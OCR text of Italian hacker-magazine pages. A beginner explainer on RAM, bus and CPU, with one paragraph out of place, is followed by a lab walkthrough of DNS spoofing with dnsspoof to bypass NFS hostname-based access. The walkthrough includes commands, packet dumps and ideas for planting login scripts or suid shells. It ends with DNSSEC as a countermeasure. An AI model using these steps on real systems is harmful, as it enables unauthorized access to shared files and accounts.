


Figura 1
L'architettura di un elaboratore

>> La memoria centrale

Su questo argomento ci dilungheremo un po', perché è di fondamentale importanza per la comprensione di tutti gli altri. La RAM (o memoria centrale), è un particolare tipo di memoria che contiene le informazioni e i dati necessari per l'esecuzione dei programmi. È da distinguere dalle memorie di massa (come l'HD, floppy, cd...) per via delle sue principali caratteristiche: essa è fondamentalmente **di dimensioni molto ridotte, è di tipo "volatile"** (si perde il suo contenuto quando si spegne il PC (ecco perché si perdono i dati di ore e ore di lavoro quando spesso si impalla la mostruosa creature di Mr Gates...), **è di accesso molto più veloce**, ed è un passaggio obbligato nell'esecuzione dei programmi.

Dal punto di vista fisico è un dispositivo a semiconduttori, con uno schema simile a quello di Figura 2.

La memoria è strutturata come una sequenza di celle di memoria, in cui ogni cella contiene una WORD (parola)...diciamo semplicemente un "dato". Ogni incrocio tra righe e colonne (sarebbero i cerchietti della figura) assume un valore di tensione, se esso è alto equivalerà al valore "1", se basso rappresenterà lo "0"...per questo motivo si dice che il computer ragiona in modo binario ed è per questo che nella scena finale del film "Matrix" quando "il messia" raggiunge la completa forma riesce a percepire il mondo come è realmente fatto...ovvero come lo vede la macchina...in binario!




Figura 2
Il funzionamento della RAM



Figura 3
Trasferimento dei dati tra memoria e altri componenti

Ritornando al nostro argomento principale (la memoria centrale), spieghiamo ora come la macchina esegue le operazioni di lettura dalla memoria e scrittura in memoria: ogni cella di memoria può essere "indirizzata" (equivale ad assegnarle un numero a seconda della sua posizione) e quindi "puntata"...(tranquilli, se avrete passione e tempo tutto si chiarirà!). Le posizioni e gli indirizzi delle celle sono contenute tutte nel Registro Indirizzi.

Il Registro Dati, invece, contiene i dati che devono essere immagazzinati in memoria, o che sono stati estratti da essa. Quando estraiamo un dato dalla memoria (per esempio un'immagine),noi indichiamo quale dato estrarre, il Registro Indirizzi ne fornisce la posizione e la CPU copia il contenuto della cella di memoria nel Registro Dati (lungo quanto una WORD), riempendolo (ovvero "caricandolo" in memoria).

>> Il Bus

Nel momento in cui decidiamo di salvare un documento nel nostro piccì, effettuiamo un'operazione di scrittura in memoria. Il computer altro non fà che copiare il Registro Dati in una cella di memoria, depositandolo (STORE). Il Bus mette in comunicazione tutte le componenti della macchina, trasferendo informazioni tra CPU, Memoria ed interfaccie I/O. Il tutto avviene sotto la supervisione del processore che decide quali connessioni attivare tra Master (la CPU), e SLAVE (ad esempio RAM o I/O).

I Principali tipi di BUS trasferiscono diversi tipi di informazione a seconda della loro funzione:

Il Bus Dati, in modalità "lettura", trasferisce dati da una cella di memoria al registro dati; in modalità "scrittura" li trasferisce dal registro alla cella.

Il Bus Indirizzi trasferisce il registro indirizzi alla memoria principale.

C'è poi il **Bus Controlli**, che scambia informazioni tra Master e Slave.

E' la parte della macchina che interpreta ed esegue effettivamente le istruzioni (ovvero gli algoritmi tradotti in linguaggio macchina) del programma dopo aver estratto e decodificato le informazioni (che son tutte trasmesse in linguaggio binario).

>> La CPU

I principali elementi della CPU sono:

-**Unità di controlli:** preleva, decodifica ed esegue elaborazioni e trasferimenti;

Clock: (Orologio di sistema) sincronizza e coordina tutte le operazioni;

-**ALU: (Unità Aritmetico-Logica)** realizza tutte le operazioni aritmetico logiche (addizione, algebra booleana...);

Come abbiamo detto in precedenza, il processore utilizza molti registri. Oltre a quelli già mensionati(Reg.Dati e Reg. Indirizzi) è bene ricordare il registro istruzione corrente, il contatore programma, il registro interruzioni, i registri di lavoro e tra gli altri l'importantissimo Registro di Stato, che riporta molte informazioni fondamentali sulle operazioni svolte dalla ALU.

By Biulo
arkanet@hotmail.com

?

Algoritmo: racchiude una serie di istruzioni precise e dettagliate per raggiungere un determinato scopo.(Es: Versare dell'acqua in un bicchiere: prendi il bicchiere, controlla se è pieno o vuoto; se è pieno lo scopo è raggiunto; in caso contrario prendi la bottiglia e versa l'acqua nel bicchiere.)

MEMORIA RAM E ROM

I tipi di memoria centrale non si limitano alla RAM, esiste infatti un altro importante tipo di memoria, spesso ignorato perke' non comunemente espandibile: parliamo della ROM (Read Only Memory). Questa zona di memoria in cui le operazioni sono limitate alla sola lettura, contiene le informazioni fondamentali per il funzionamento del sistema, registrate in modo permanente e non volatile (definite spesso "Firmware").





Figura 4
Funzioni dei vari Bus della macchina

COME SFRUTTARE UN BACO DI BIND PER INSERIRSI IN UN FILE SYSTEM DI RETE

Network File System attaccati con Dns Spoofing

Il servizio DNS di Internet ha dei preoccupanti bachi di sicurezza, che possono essere utilizzati da burloni per spedire le persone su siti diversi da quelli richiesti, ma che permettono anche di attaccare reti che basano l'autenticazione degli utenti su questo insicuro servizio.



Nello scorso numero abbiamo visto come è possibile inserirsi in una richiesta di connessione Internet utilizzando un baco del software Bind, che sovraintende il servizio Dns. Questa volta vediamo come questa falla può essere sfruttata per attaccare un Network File System (NFS). Se vi siete persi l'articolo precedente, andatevi a recuperare l'arretrato in formato Pdf, su www.hackerjounal.it; ne vale la pena.
I servizi NFS sono stati sviluppati allo scopo di permettere il mount di partizioni di disco remote, se mal configurato questo servizio può essere tratto in inganno da un utente remoto non autorizzato che voglia accedere alle partizioni condivise. NFS si serve del file /etc/exports per determinare la legittimità o meno delle richieste di mount remote, in tale file sono pertanto indicate le risorse che si desidera condividere e le macchine autorizzate ad accedere a tali condivisioni.
Al momento dell'avvio dei servizi NFS il file /etc/exports viene processato dal comando exportfs -r che viene di norma avviato automaticamente dallo script di inizializzazione dei servizi. Nel qual caso tale file contenesse riferimenti ad hostname il sistema

>> NFS server bypass

sarà costretto alla risoluzione degli stessi mediante query DNS che potrebbero rendere il sistema soggetto ad accessi non autorizzati.
Come avrete avuto modo di capire, la pratica comune di inserire hostname all'interno di liste per il controllo degli accessi espone il nostro sistema ad enormi rischi e andrebbe per tanto evitata. Ad ogni modo vediamo come un attacker possa servirsi dello spoofing del DNS al fine di guadagnare un accesso non autorizzato ai rami condivisi del nostro filesystem.

H Hostname	IP	Descrizione
attack.linuxbox.com	192.168.1.4	Host dell'attacker
dns.linuxbox.com	192.168.1.5	Server DNS
attack.linuxbox.it	192.168.1.6	Client "fidato"
victim.linuxbox.com	192.168.1.7	Server NFS

Ecco un possibile scenario in cui potrebbe verificarsi un attacco alle risorse condivise del sistema victim operando da un ipotetico sistema attack, gli host in gioco sono ancora una volta quelli utilizzati nel corso dell'esempio precedente:
Il sistema victim.linuxbox.com si presenta configurato come segue:

```
/etc/exports:
/home/ftp        trust.linuxbox.com(ro)
```

Il file /etc/exports così dichiarato permette (dovrebbe permettere) l'accesso in sola lettura (ro) alla home directory dell'utente ftp al solo sistema che risponde all'hostname trust.linuxbox.com.

Vediamo cosa accade durante il boot del sistema nel momento in cui lo script rc.nfsd (Slackware8.0) inizializza i servizi NFS:

```
Starting NFS services:
  /usr/sbin/exportfs -r
  /usr/sbin/rpc.rquotad
  /usr/sbin/rpc.nfsd 8
  /usr/sbin/rpc.mountd —no-nfs-version 3
  /usr/sbin/rpc.lockd
  /usr/sbin/rpc.statd
```

Nel preciso istante in cui lo script rc.nfsd avvia exportfs -r il file /etc/exports viene processato e il nome host trust.linuxbox.com viene risolto nel relativo indirizzo IP tramite DNS query, in tal modo in presenza di una richiesta di mount futura il server NFS non avrà più l'esigenza di interrogare il nameserver ma si avvarrà dell'IP memorizzato a tempo di boot per soddisfare qualsiasi richiesta. Pertanto il solo momento in cui i servizi NFS risultano vulnerabili allo spoofing del DNS è rappresentato dal momento in cui esso aggiorna la tabella delle condivisioni, di norma tale operazione viene svolta durante il boot o su richiesta dell'amministratore.

L'output di Snort ci offre la possibilità di loggare i pacchetti che transitano durante questa operazione, ovvero quali query vengono inoltrate da victim verso il DNS e quali risposte riceve da quest'ultimo:

```
attacker@attack:~# snort -vd udp port 53
02/20-13:18:28.241483 192.168.1.7:1072 -> 192.168.1.5:53
UDP TTL:120 TOS:0x0 ID:35227 IpLen:20 DgmLen:64 DF
Len: 44
4F 5D 01 00 00 01 00 00 00 00 00 05 74 72 75  O]..........tru
73 74 08 6C 69 6E 75 78 62 6F 78 03 63 6F 6D 00  st.linuxbox.com.
00 01 00 01                                       ...
```

Victim invia una query intesa a risolvere l'hostname trust.linuxbox.com che si trova nel file /etc/exports, questa operazione viene eseguita a tempo di boot o su richiesta dell'admin...

```
02/20-13:18:28.242207 192.168.1.5:53 -> 192.168.1.7:1072
UDP TTL:64 TOS:0x0 ID:395 IpLen:20 DgmLen:114
Len: 94
4F 5D 85 80 00 01 00 01 00 01 00 01 05 74 72 75  O]..........tru
73 74 08 6C 69 6E 75 78 62 6F 78 03 63 6F 6D 00  st.linuxbox.com.
00 01 00 01 C0 0C 00 01 00 01 00 01 51 80 00 04  ...........Q...
C0 A8 01 06 C0 12 00 02 00 01 00 01 51 80 00 06  ...........Q...
03 64 6E 73 C0 12 C0 40 00 01 00 01 00 01 51 80  .dns...@......Q.
00 04 C0 A8 01 05                                ......
```

Il server DNS restituisce a victim la risposta contenente l'IP dell'host trust.linuxbox.com ovvero 192.168.1.6, in fututo quando il server NFS riceverà una richiesta di mount remota confronterà l'indirizzo IP del richiedente con quello ottenuto da questa reply e nel qual caso dovessero risultare uguali permetterà il pieno accesso al filesystem.
La stessa query si ripete moltplici volte di conseguenza l'output restante di Snort è stato omesso in quanto ritenuto poco significativo. Se ora dovessimo provare a fare mount da un sistema diverso da trust il risultato sarebbe il seguente:

```
attacker@attack:~# mount 192.168.1.7:/home/ftp /mnt/nfs
mount: 192.168.1.7:/home/ftp failed, reason given by server: Permission
denied
```

Come atteso la nostra richiesta di mount viene scartata in quanto proviene dall'IP 192.168.1.4 (attack) che è ben diverso dall'IP 192.168.1.6 (trust) risolto a boot time. E' importante notare che nel momento della richiesta di mount da parte di un client remoto il server NFS non ha la necessità di consultare il DNS in quanto la risoluzione dell'hostname è avvenuta a tempo di boot. Ne consegue che se un malintenzionato volesse eludere i controlli di sicurezza di NFS dovrebbe agire durante il processo di avvio del server, qui di seguito mi limito ad illustrare in pochi e semplici passi come potrebbe procedere al fine di perseguire il suo scopo:

```
attacker@attack:~# dnsspoof -f ~/hosts.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src
192.168.1.4]
```

L'attacker mette in ascolto Dnsspoof sul proprio sistema in attesa di intercettare le DNS query causate dall'inizializzazione dei servizi NFS sulla macchina della vittima, nell'intento di restituire a victim delle reply a tali interrogazioni che riportino come IP del sistema trust l'IP stesso dell'host da cui l'attacker sta operando, ovvero 192.168.1.4. Le reply fasulle forgiate da Dnsspoof dovranno giungere a victim prima che tale sistema sia raggiunto dalle reply lecite inviategli dal DNS. Qui di seguito vediamo i messaggi che il server victim invia verso l'output standard a testimonianza del fatto che sta procedendo all' inizializzazione di tali servizi:

```
Starting NFS services:
  /usr/sbin/exportfs -r
  /usr/sbin/rpc.rquotad
  /usr/sbin/rpc.nfsd 8
  /usr/sbin/rpc.mountd —no-nfs-version 3
  /usr/sbin/rpc.lockd
  /usr/sbin/rpc.statd
```

Segue poi l'output di Dnsspoof che ha catturato e risposto a 4 query rivolte al nameserver (192.168.1.5) da parte di victim (192.168.1.7):

```
attacker@attack:~# dnsspoof -f ~/hosts.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src
192.168.1.4]
192.168.1.7.1074 > 192.168.1.5.53: 62892+ A? trust.linuxbox.com
192.168.1.7.1074 > 192.168.1.5.53: 62893+ A? trust.linuxbox.com
192.168.1.7.1076 > 192.168.1.5.53: 6343+ A? trust.linuxbox.com
192.168.1.7.1076 > 192.168.1.5.53: 6344+ A? trust.linuxbox.com
```

Vediamo il tutto dalla prospettiva offerta da Snort, ovvero come si sono svolte le cose a livello di pacchetto:

```
attacker@attack:~# snort -vd udp port 53
02/20-14:29:39.685629 192.168.1.7:1074 -> 192.168.1.5:53
UDP TTL:145 TOS:0x0 ID:8247 IpLen:20 DgmLen:64 DF
Len: 44
F5 AC 01 00 00 01 00 00 00 00 00 05 74 72 75
............tru
 3 74 08 6C 69 6E 75 78 62 6F 78 03 63 6F 6D 00  st.li-
nuxbox.com.
00 01 00 01                                        ....

02/20-14:29:39.686343 192.168.1.5:53 -> 192.168.1.7:1074
UDP TTL:64 TOS:0x0 ID:416 IpLen:20 DgmLen:114
```



Snort è un Network Intrusion Detector open source, disponibile per svariati sistemi *nix. Lo si può scaricare da www.snort.org

```
Len: 94
F5  AC  85  80  00  01  00  01  00  01  00  01  05  74  72  75
.............tru
73 74 08 6C 69 6E 75 78 62 6F 78 03 63 6F 6D 00  st.li-
nuxbox.com.
00  01  00  01  C0  0C  00  01  00  01  00  01  51  80  00  04
...........Q...
C0  A8  01  06  C0  12  00  02  00  01  00  01  51  80  00  06
...........Q...
03  64  6E  73  C0  12  C0  40  00  01  00  01  00  01  51  80
.dns...@......Q.
00 04 C0 A8 01 05                                      ......
```

Questo secondo pacchetto è giunto a destinazione (victim) ma è stato ignorato in quanto PRECEDUTO dalla risposta fasulla fornita da Dnsspoof. Ora non ci resta che terminare l'esecuzione di Dnsspoof e accedere alle condivisioni di victim come se fossimo l'host legittimo:

```
attacker@attack:~# mount 192.168.1.7:/home/ftp /mnt/nfs
attacker@attack:~#
```

Ora abbiamo accesso in sola lettura (ro) al ramo del filesystem remoto, e possiamo incominciare a riflettere sui reali problemi in cui possiamo incorrere a causa di un'amministrazione superficiale di tali risorse.

>> I comando Exports

Questo comando viene utilizzato per mantenere aggiornata la tabella delle condivisioni sul sistema server, in particolare è lo script di inizializzazione dei servizi NFS stesso a preoccuparsi di svolgere tale mansione per mezzo della chiamata exportfs -r. Tuttavia tale comando può contribuire ad aprire un varco nella sicurezza del sistema qualora venga richiamato in un tempo successivo all' esecuzione del demone mountd, questo può verificarsi a causa di uno script inaffidabile o per mano dell'admin che richiama tale comando da console. Ho effettuato questa scoperta in maniera del tutto casuale durante i probe che ho effettuato lungo il corso della stesura del presente articolo, premetto che ho avuto modo di testare il presunto bug solo su un sistema che monta Slackware8.0 e kernel 2.4.17.
Ecco un esempio, mettiamo che l'admin decida di modificare il file /etc/exports e di conseguenza debba aggiornare le tabelle delle condivisioni con l'ausilio di exportfs -r senza prima provvedere all' arresto dei demoni interessati:

```
victim@victim:~# exportfs -r
```

Come possiamo vedere dall'output di Snort riportato qui di seguito, il file /etc/exports viene processato e l'hostname (trust) contenuto in esso viene risolto nell'IP corrispondente (192.168.1.6):

```
attacker@attack:~# snort -vd udp port 53
02/20-14:49:48.213636 192.168.1.7:1079 -> 192.168.1.5:53
UDP TTL:236 TOS:0x0 ID:19927 IpLen:20 DgmLen:64 DF
Len: 44
CD  39  01  00  00  01  00  00  00  00  00  00  05  74  72  75
.9...........tru
73 74 08 6C 69 6E 75 78 62 6F 78 03 63 6F 6D 00  st.li-
nuxbox.com.
00 01 00 01                                            ....


02/20-14:49:48.214328 192.168.1.5:53 -> 192.168.1.7:1079
UDP TTL:64 TOS:0x0 ID:426 IpLen:20 DgmLen:114
Len: 94
CD  39  85  80  00  01  00  01  00  01  00  01  05  74  72  75
.9...........tru
73 74 08 6C 69 6E 75 78 62 6F 78 03 63 6F 6D 00  st.li-
nuxbox.com.
00  01  00  01  C0  0C  00  01  00  01  00  01  51  80  00  04
...........Q...
C0  A8  01  06  C0  12  00  02  00  01  00  01  51  80  00  06
...........Q...
03  64  6E  73  C0  12  C0  40  00  01  00  01  00  01  51  80
.dns...@......Q.
00 04 C0 A8 01 05                                      ......
```

A questo punto nel momento stesso in cui facciamo il primo tentativo di mount da un host non autorizzato notiamo una cosa molto strana, ossia...

```
attacker@attack:~# snort -vd udp port 53
02/20-14:52:05.417517 192.168.1.7:1079 -> 192.168.1.5:53
UDP TTL:197 TOS:0x0 ID:25875 IpLen:20 DgmLen:64 DF
Len: 44
28  CB  01  00  00  01  00  00  00  00  00  00  05  74  72  75
(............tru
73 74 08 6C 69 6E 75 78 62 6F 78 03 63 6F 6D 00  st.li-
nuxbox.com.
00 01 00 01                                            ....

02/20-14:52:05.418237 192.168.1.5:53 -> 192.168.1.7:1079
UDP TTL:64 TOS:0x0 ID:429 IpLen:20 DgmLen:114
Len: 94
28  CB  85  80  00  01  00  01  00  01  00  01  05  74  72  75
(............tru
73 74 08 6C 69 6E 75 78 62 6F 78 03 63 6F 6D 00  st.li-
nuxbox.com.
00  01  00  01  C0  0C  00  01  00  01  00  01  51  80  00  04
...........Q...
C0  A8  01  06  C0  12  00  02  00  01  00  01  51  80  00  06
...........Q...
03  64  6E  73  C0  12  C0  40  00  01  00  01  00  01  51  80
.dns...@......Q.
00 04 C0 A8 01 05                                      ......
```

Facciamo il punto della situazione:
- i demoni erano in esecuzione
- viene richiamato exportfs -r
- trust.linuxbox.com viene risolto in 192.168.1.6 - tale IP viene memorizzato per impedire query durante le richieste di mount che potranno verificarsi in futuro e che sarebbero altrimenti soggette a vulnerabilità dovute al DNS spoofing
- prima richiesta di mount
- viene nuovamente richiesta la risoluzione di trust!!!

In parole povere, se exportfs -r è stato richiamato mentre mountd

era in esecuzione, e siamo i primi a richiedere il mount, allora causeremo una query DNS da parte di victim e saremo in grado di fornire una risposta arbitraria avvalendosi di Dnsspoof e permettendo il mount del filesystem da parte dell'host desiderato! per esempio, l'admin ha appena modificato il file delle esportazioni e desidera che le modifiche apportate abbiano effetto, a tale scopo esegue il comando necessario (il demone mountd è in esecuzione):

```
victim@victim:~# exportfs -r
```

Terminata l'esecuzione del comando exportfs, l'attacker pone Dnsspoof in ascolto sull'interfaccia di rete e...

```
attacker@attack:~# dnsspoof -f ~/hosts.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.4]
```

...si prepara a richiedere il mount:

```
attacker@attack:~# mount 192.168.1.7:/home/ftp /mnt/nfs
attacker@attack:~#
```

le query rivolte a risolvere l'hostname di trust.linuxbox.com vengono intercettate e le risposte fasulle vengono inviate al server NFS victim che permette il mount da parte del sistema attacker:

```
attacker@attack:~# dnsspoof -f ~/hosts.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.4]
192.168.1.7.1034 > 192.168.1.5.53: 43182+ A? trust.linuxbox.com
192.168.1.7.1034 > 192.168.1.5.53: 43183+ A? trust.linuxbox.com
```

>> NFS client bypass

Ora la situazione si è invertita, la vittima è il client NFS e deve accedere al server NFS trust.linuxbox.com al quale ha accesso regolare. Lo scopo di colui che attacca è quello di far connettere in maniera del tutto inconsapevole la vittima a un server NFS fasullo. Nell'esempio il server NFS "aggressivo" si trova sul sistema stesso dell'attacker da cui partirà l'attacco di DNS spoofing. Ancora una volta condizione necessaria alla riuscita dell'attacco è data dall'utilizzo del nome host da parte del lato client NFS al fine di accedere alle risorse remote. L'attacker deve disporre sul server NFS fasullo (il sistema attack.linuxbox.com) un file exports che permetta l'accesso inconsapevole della vittima:

```
/etc/exports:
/home/ftp 192.168.1.7(ro)
```

l'attacker mette in ascolto Dnsspoof, in questo modo qualsiasi richiesta di mount da parte di un client NFS che abbia come destinatario il sistema trust verrà reindirizzata verso il server NFS fasullo (attack) in maniera del tutto trasparente alla vittima:

H Hostname	IP	Descrizione
attack.linuxbox.com	192.168.1.4	Server NFS Fasullo
dns.linuxbox.com	192.168.1.5	Server DNS
trust.linuxbox.it	192.168.1.6	Client "fidato"
victim.linuxbox.com	192.168.1.7	Client NFS

```
attacker@attack:~# dnsspoof -f ~/hosts.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.4
```

La vittima richiede di montare la porzione di filesystem /home/ftp dal sistema trust...

```
victim@victim:~# mount trust.linuxbox.com:/home/ftp /mnt/nfs
victim@victim:~#
```

...in realtà la sua richiesta viene inoltrata a 192.168.1.4, IP suggeritogli dalla reply fasulla forgiata da Dnsspoof:

```
attacker@attack:~# dnsspoof -f ~/hosts.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.4]
192.168.1.7.1034> 192.168.1.5.53: 62600+ A? trust.linuxbox.com
```

Una pratica comune che sarebbe bene evitare è quella di inserire una voce in /etc/fstab che esegua il mount di un filesystem NFS, il fatto stesso di automatizzare l'operazione espone i client NFS a rischi ancora maggiori.
Ora vi starete chiedendo, "che interessi può avere un utente malizioso ad ingannare un client NFS al fine di forzare il mount di un filesystem differente da quello previsto"? Ecco alcuni esempi:
1) Molti sistemi con funzione di workstation montano le /home degli utenti da remoto durante il boot; se un attacker fosse in grado di forzare il mount in lettura/scrittura di una home fittizia che si trova sul proprio sistema, potrebbe venire in possesso di dati di fondamentale importanza per l'integrità dell'account utente attaccato, quali ad esempio .bash_history.
2) Come nell'esempio precedente, se l'attacker fosse in grado di montare una directory home fittizia potrebbe inserire in essa script come .bash_profile o .bashrc in grado di eseguire potenzialmente qualsiasi operazione al momento del login.
3) Se l'attacker ha accesso al sistema victim come utente generico e tale sistema, in seguito alla presenza di una voce nel file /etc/fstab, esegue un mount automatico tramite NFS, potrà essere forzato a montare un filesystem aggressivo al fine di mettere a disposizione di attacker file potenzialmente dannosi per la sicurezza stessa del sistema, per esempio suid shell o script perl setuserid. L'utilizzo delle opzioni nosuid e noexec del comando mount non sempre offrono la sicurezza sperata, e possono essere aggirate agilmente con semplici accorgimenti:

- nosuid NON impedisce l'esecuzione di script Perl tramite Suidperl
- noexec NON impedisce che i file dannosi vengano copiati su un altro filesystem dove potranno essere eseguiti.

>> Quali cntromisure prendere

Un buon rimedio è rappresentato dall'utilizzo di software quale DNSSEC che applica una firma digitale per assicurare la provenienza legittima delle reply da parte di un server DNS autorizzato. Effetti collaterali quali la necessità di maggiore banda a disposizione, maggior mole di lavoro per la macchina e per l'amministratore del sistema sono la causa principale della lenta diffusione di DNSSEC.

E4zy ~ OQ Staff